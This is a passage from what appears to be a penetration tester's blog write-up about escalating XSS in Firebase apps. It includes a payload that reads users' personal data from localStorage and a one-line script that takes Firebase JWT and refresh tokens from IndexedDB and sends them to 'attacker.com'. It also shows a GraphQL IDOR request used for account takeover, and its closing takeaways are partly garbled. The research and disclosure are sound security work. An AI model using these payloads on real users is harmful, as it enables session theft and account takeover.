
Enabling email enumeration protection in the Firebase Console
In pentesting engagements, or even in bug bounty scenarios, a lot of times we have an XSS vector but we can only do alert(1) and not steal user cookies due to the HttpOnly flag on cookies, or even if the application relies only on an Authorization Bearer token.
A lot of researchers stop here and just send the report as Medium severity.
But I personally rely on JS analysis to track where the Authorization token is stored on the client side, and try to look if it is stored in an insecure, reachable place for my XSS - like localStorage, where I often find the JWT or user session stored. In the worst-case scenario I find PII data (Email / FName, LName, Phone Number, ...), and it helps increase the impact.
During this research I found this scenario in one of the pentesting engagements recently, and I initially looked at localStorage to help increase the impact due to the HttpOnly restrictions I mentioned above. But via this payload I was only able to steal the user’s PII data:
alert(JSON.stringify(JSON.parse(JSON.parse(localStorage.getItem("persist:primary")).user), null, 2))That allowed me to extract PII data as listed here:
_id
email
isActive
activeOrganization
profile.name
profile.phone
profile.title
profile.avatar
profile.role
profile.department
profile.timezone
createdAt
isAsideNavigationCollapsed
hasSupportAccess
deletedAt
lastActivityDate
updatedAt
But I didn’t stop here. I continued searching for another misconfiguration, and by using AI I was faster at reading the Firebase docs and found that Firebase Auth migrated from localStorage to IndexedDB for LOCAL persistence starting in SDK version 4.12.0, as mentioned here.
So now I discovered that Firebase apps by default store authentication tokens in IndexedDB in the browser, which is basically the same as localStorage and is considered insecure.
Firebase Authentication’s default token storage is functionally similar to localStorage in terms of XSS exposure. If an XSS attack can read localStorage, it can typically read IndexedDB too, so this isn’t inherently safer just because it’s a different storage mechanism.
Using a similar payload I was able to steal the user session (JWT & refresh token) from IndexedDB and send them to an attacker-controlled host:
indexedDB.open('firebaseLocalStorageDb').onsuccess=e=>e.target.result.transaction('firebaseLocalStorage','readonly').objectStore('firebaseLocalStorage').getAll().onsuccess=e=>fetch('https://attacker.com/steal',{method:'POST',headers:{'Content-Type':'application/json'},body:JSON.stringify(e.target.result)})As seen in the screenshot, I was able to pop up the session, not just alert(1).

Stealing the full Firebase session (JWT & refresh token) from IndexedDB via XSS
In this finding, it was a self-XSS on an Email Layouts Manager that controls the layout of emails sent in Gmail, for example. I was able to escalate it via IDOR to edit other users’ email layouts via GraphQL:
{
  "operationName": "EmailLayoutFormDrawer_UpdateEmailLayout",
  "variables": {
    "input": {
      "_id": "6a282763853696b46fe11ea7",
      "body": "<HTML Content>",
      "name": "layout · Text-only"
    }
  },
  "extensions": {
    "clientLibrary": {
      "name": "@apollo/client",
      "version": "4.0.11"
    }
  },
  "query": "mutation EmailLayoutFormDrawer_UpdateEmailLayout($input: UpdateEmailLayoutInput!) {\n  updateEmailLayout(data: $input) {\n    _id\n    __typename\n  }\n}"
}
Which led to a 0-click account takeover for any user on the platform.
Firebase is a powerful and convenient authentication solution, but as we saw across this research, its security depends almost entirely on how developers configure and consume it. Almost none of the issues we covered are bugs in Firebase itself - they are misconfigurations and a misplaced trust in client-side values that the SDK was never meant to be the final authority on.
If I had to compress this whole research into a few takeaways:
emailVerified returned from accounts:lookup are hints for the UI, not security decisions. Always verify the ID Token (JWT) on your backend as the official docs clearly state.createAuthUri stops leaking which emails are registered.identitytoolkit endpoints are reachable directly.localStorage / IndexedDB as XSS-reachable. Firebase moving from localStorage to IndexedDB did not make the session any safer against a read primitive.And it all starts with the recon we opened with - the moment you fingerprint a Firebase-backed app and pull its API key out of the JS or Burp, every one of these misconfigurations becomes a request you can replay by hand.
All of this research was conducted at DeepStrike, as part of our offensive security work and real-world engagements. The scenarios described here come from actual pentesting engagements / bug bounty programs where these misconfigurations were identified, reported, and remediated responsibly.
Firebase is wide and there is always another edge case to find. My hope is that it gives both hackers a clear methodology and developers a checklist to avoid shipping these mistakes to production. If it helped you find something or fix something, then it was worth writing.
Thanks for reading - Hazem El-Sayed (zomasec) 🇵🇸
Firebase / Google references used in this research:

Stay secure with DeepStrike penetration testing services. Reach out for a quote or customized technical proposal today
Contact Us
